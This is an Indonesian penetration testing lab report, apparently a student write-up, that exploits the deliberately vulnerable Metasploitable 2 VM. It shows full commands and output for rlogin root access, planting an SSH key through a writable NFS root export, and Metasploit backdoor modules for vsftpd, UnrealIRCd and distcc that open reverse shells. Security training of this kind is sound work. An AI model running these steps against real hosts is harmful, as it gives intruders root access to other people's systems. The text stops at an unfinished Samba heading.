
Penetration Testing Report

Metasploitable 2

0. Hasil Information Gathering dengan Nmap



Penggunaan opsi parameter **-p** adalah dimaksudkan untuk scan seluruh port TCP yaitu dari port 0 sampai port 65535.

1. Missconfigures “r” services

```
root@yogikortisa-4311301040:~# rlogin -l root 192.168.40.2
The authenticity of host '192.168.40.2 (192.168.40.2)' can't be established.
RSA key fingerprint is 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '192.168.40.2' (RSA) to the list of known hosts.
root@192.168.40.2's password:
Permission denied, please try again.
root@192.168.40.2's password:
```

Muncul prompt yang meminta password, dikarenakan pada kali linux tidak terinstal program “rsh-client”, maka secara default Kali Linux akan menggunakan SSH untuk koneksi dan meminta SSH key untuk terhubung dengan target. Maka dari itu, kita coba instal rsh-client lalu lakukan kembali koneksi dengan rlogin.

```
root@yogikortisa-4311301040:~# apt-get install rsh-client
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following packages were automatically installed and are no longer requ
ired:
  libpython3.4-minimal libpython3.4-stdlib python3.4 python3.4-minimal
Use 'apt autoremove' to remove them.
The following NEW packages will be installed:
  rsh-client
0 upgraded, 1 newly installed, 0 to remove and 243 not upgraded.
Need to get 0 B/33,9 kB of archives.
After this operation, 135 kB of additional disk space will be used.
Selecting previously unselected package rsh-client.
(Sedang membaca basis data ...  315848 berkas atau direktori telah terpasa
ng.)
Preparing to unpack .../rsh-client_0.17-15_amd64.deb ...
Unpacking rsh-client (0.17-15) ...
Processing triggers for man-db (2.7.5-1) ...
Sedang menata rsh-client (0.17-15) ...
update-alternatives: using /usr/bin/netkit-rcp to provide /usr/bin/rcp (rc
p) in auto mode
update-alternatives: using /usr/bin/netkit-rsh to provide /usr/bin/rsh (rs
h) in auto mode
update-alternatives: using /usr/bin/netkit-rlogin to provide /usr/bin/rlog
in (rlogin) in auto mode
```

a

n

koneksi kembali dengan rlogin, tanpa diduga kita langsung diberikan akses **root** dari server target tanpa harus memasukkn password! :D

2. **Network File System (NFS) with Writable Filesystem**

   Kita coba identifikasi service NFS pada target dengan tool rpcinfo

```
root@yogikortisa-4311301040:~# rpcinfo -p 192.168.40.2
   program vers proto   port  service
    100000    2   tcp    111  portmapper
    100000    2   udp    111  portmapper
    100024    1   udp  33470  status
    100024    1   tcp  46476  status
    100003    2   udp   2049  nfs
    100003    3   udp   2049  nfs
    100003    4   udp   2049  nfs
    100021    1   udp  60614  nlockmgr
    100021    3   udp  60614  nlockmgr
    100021    4   udp  60614  nlockmgr
    100003    2   tcp   2049  nfs
    100003    3   tcp   2049  nfs
    100003    4   tcp   2049  nfs
```


Terlihat bahwa service nfs aktif pada port 2049. Kemudian kita lihat apakah direktori yang dieksport, ternyata adalah direktori **/*** dan bersifat writeable. Untuk memanfaatkan celah keamanan ini, kita dapat menggunakan service SSH (port 22) yang sedang aktif (open) pada target untuk mengirimkan SSH key kita ke folder **authorized_keys** pada target. Sebelumnya, mari kita buat SSH key dengan tool ssh-keygen, lalu buat direktori sementara untuk di **mount** pada direktori service nfs pada target yaitu direktori /.

```
root@yogikortisa-4311301040:~# mount -t nfs 192.168.40.2:/ /tmp/r00t/ -o nolock
root@yogikortisa-4311301040:~# cat ~/.ssh/id_rsa.pub >> /tmp/r00t/root//.ssh/authorized_keys
root@yogikortisa-4311301040:~# unmount /tmp/r00t
bash: unmount: perintah tidak ditemukan
root@yogikortisa-4311301040:~# umount /tmp/r00t
root@yogikortisa-4311301040:~# ssh root@192.168.40.2
Last login: Wed Mar  9 21:34:05 2016 from :0.0
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
You have mail.
root@metasploitable:~#
```


Terlihat bahwa kita berhasil melakukan exploit melalui celah service nfs dengan mengirimkan SSH key ke folder authorized_keys target, sehingga ketika kita melakukan ssh kepada target, target tidak akan meminta password lagi.

3. VSFTPD Backdoor version


Diketahui bahwa versi service vsftpd (FTP server) pada target adalah **vsftpd 2.3.4** yang sempat pernah diberitakan bahwa telah disusupi oleh sebuah **backdoor** oleh orang yang tidak diketahui.




Kita dapat mengeksploitasi celah ini dengan memanfaatkan sebuah exploit yang terdapat di tool metasploit framework. Buka tool metasploit lalu cari exploit untuk celah keamanan pada **vsftpd 2.3.4**



```
root@yogikortisa-4311301040:~# msfconsole
[-] Failed to connect to the database: could not connect to server: Connection refused
        Is the server running on host "localhost" (127.0.0.1) and accepting
        TCP/IP connections on port 5432?

                                        Metasploit!

Payload caught by AV? Fly under the radar with Dynamic Payloads in
Metasploit Pro -- learn more on http://rapid7.com/metasploit

       =[ metasploit v4.11.8-                             ]
+ -- --=[ 1519 exploits - 880 auxiliary - 259 post        ]
+ -- --=[ 437 payloads - 38 encoders - 8 nops             ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > search vsftpd 2.3.4_
```





```
msf > search vsftpd 2.3.4
[!] Module database cache not built yet, using slow search

Matching Modules
================

   Name                                  Disclosure Date  Rank       Description
   ----                                  ---------------  ----       -----------
   exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  VSFTPD v2.3.4 Backdoor Command Execution


msf > use exploit/unix/ftp/vsftpd_234_backdoor
msf exploit(vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   RHOST                   yes       The target address
   RPORT  21               yes       The target port


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf exploit(vsftpd_234_backdoor) > set rhost 192.168.40.2
rhost => 192.168.40.2
msf exploit(vsftpd_234_backdoor) > exploit

[*] Banner: 220 (vsFTPd 2.3.4)
[*] USER: 331 Please specify the password.
[+] Backdoor service has been spawned, handling...
```



4. UnrealIRCD Service – Bakdoored

Sama seperti celah sebelumnya, ditemukan bahwa target menggunakan **UnrealIRCD** sebagai service IRC daemon yang diketahui belakangan telah disusupi oleh sebuah backdoor. Kita dapat mengeksploitasi celah ini dengan module exploit yang telah ada di metasploit juga untuk mendapatkan akses root target.


root@yogikortisa-4311301040:~# nmap -sV -p 6667 192.168.40.2
Starting Nmap 7.01 (https://nmap.org) at 2016-03-12 16:29 UTC
Nmap scan report for 192.168.40.2
Host is up (0.00032s latency).
PORT STATE SERVICE VERSION
6667/tcp open irc Unreal ircd
MAC Address: 08:00:27:A6:91:C9 (Oracle VirtualBox virtual NIC)
Service Info: Host: irc.Metasploitable.LAN
Service detection performed. Please report any incorrect results a
//nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.65 seconds


msf > search unreal ircd
[!] Module database cache not built yet, using slow search
Matching Modules
Name
Disclosure Date
Rank
exploit/linux/games/ut2004_secure
2004-06-18
good
exploit/unix/irc/unreal_ircd_3281_backdoor
2010-06-12
excellent
exploit/windows/games/ut2004_secure
2004-06-18
good
msf > use exploit/unix/irc/unreal_ircd_3281_backdoor
msf exploit(unreal_ircd_3281_backdoor) > show options
Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):
Name
Current Setting
Required
Description
RHOST
yes
The target address
RPORT
6667
yes
The target port
Exploit target:
Id
Name
0
Automatic Target
msf exploit(unreal_ircd_3281_backdoor) > set rhost 192.168.40.2
rhost => 192.168.40.2
msf exploit(unreal_ircd_3281_backdoor) > exploit


```
msf exploit(unreal_ircd_3281_backdoor) > exploit

[*] Started reverse TCP double handler on 192.168.40.1:4444
[*] Connected to 192.168.40.2:6667...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead
[*] Sending backdoor command...
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo 5u7JXMjbhGiF7FOe;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "5u7JXMjbhGiF7FOe\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 2 opened (192.168.40.1:4444 -> 192.168.40.2:38918) at 2016-03-12 16:32:17 +0000

uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
whoami
root
```

5. Ingerslock – Bakdoor

Diketahui service ingerslock sering disusupi backdoor pada portnya (1524). Kita dapat mengaksesnya menggunakan telnet dan ternyata benar, kita dapat langsung mengakses root d

```
root@yogikortisa-4311301040:~# nmap -sV -p 1524 192.168.40.2

Starting Nmap 7.01 ( https://nmap.org ) at 2016-03-12 16:37 UTC
Nmap scan report for 192.168.40.2
Host is up (0.00039s latency).
PORT     STATE SERVICE VERSION
1524/tcp open  shell   Metasploitable root shell
MAC Address: 08:00:27:A6:91:C9 (Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results
//nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.91 seconds
```

Ini artinya service ini telah disusupi sebuah backdoor.



6. Distcc-exec

Pada celah keamanan service distcc ini diketahui bahwa attacker dapat mengeksekusi perintah yang diinginkan. Exploit untuk service ini juga sudah terdapat pada tool Metasploiat Framework, kita dapat mencari dan menggunakannya.


```
msf > search distcc
[!] Module database cache not built yet, using slow search

Matching Modules
================

   Name                              Disclosure Date  Rank       Description
   ----                              ---------------  ----       -----------
   exploit/unix/misc/distcc_exec     2002-02-01       excellent  DistCC Daemo
n Command Execution

msf > use exploit/unix/misc/distcc_exec
msf exploit(distcc_exec) > show options

Module options (exploit/unix/misc/distcc_exec):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOST                    yes       The target address
   RPORT   3632             yes       The target port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target


msf exploit(distcc_exec) > set rhost 192.168.40.2
rhost => 192.168.40.2
msf exploit(distcc_exec) > exploit
```

```
msf exploit(distcc_exec) > exploit

[*] Started reverse TCP double handler on 192.168.40.1:4444
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo aAGKEIqc2WgOFk4y;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "aAGKEIqc2WgOFk4y\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 3 opened (192.168.40.1:4444 -> 192.168.40.2:4328
6) at 2016-03-12 16:46:41 +0000

uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008
i686 GNU/Linux
whoami
daemon
```

7. Samba service - Backdoor

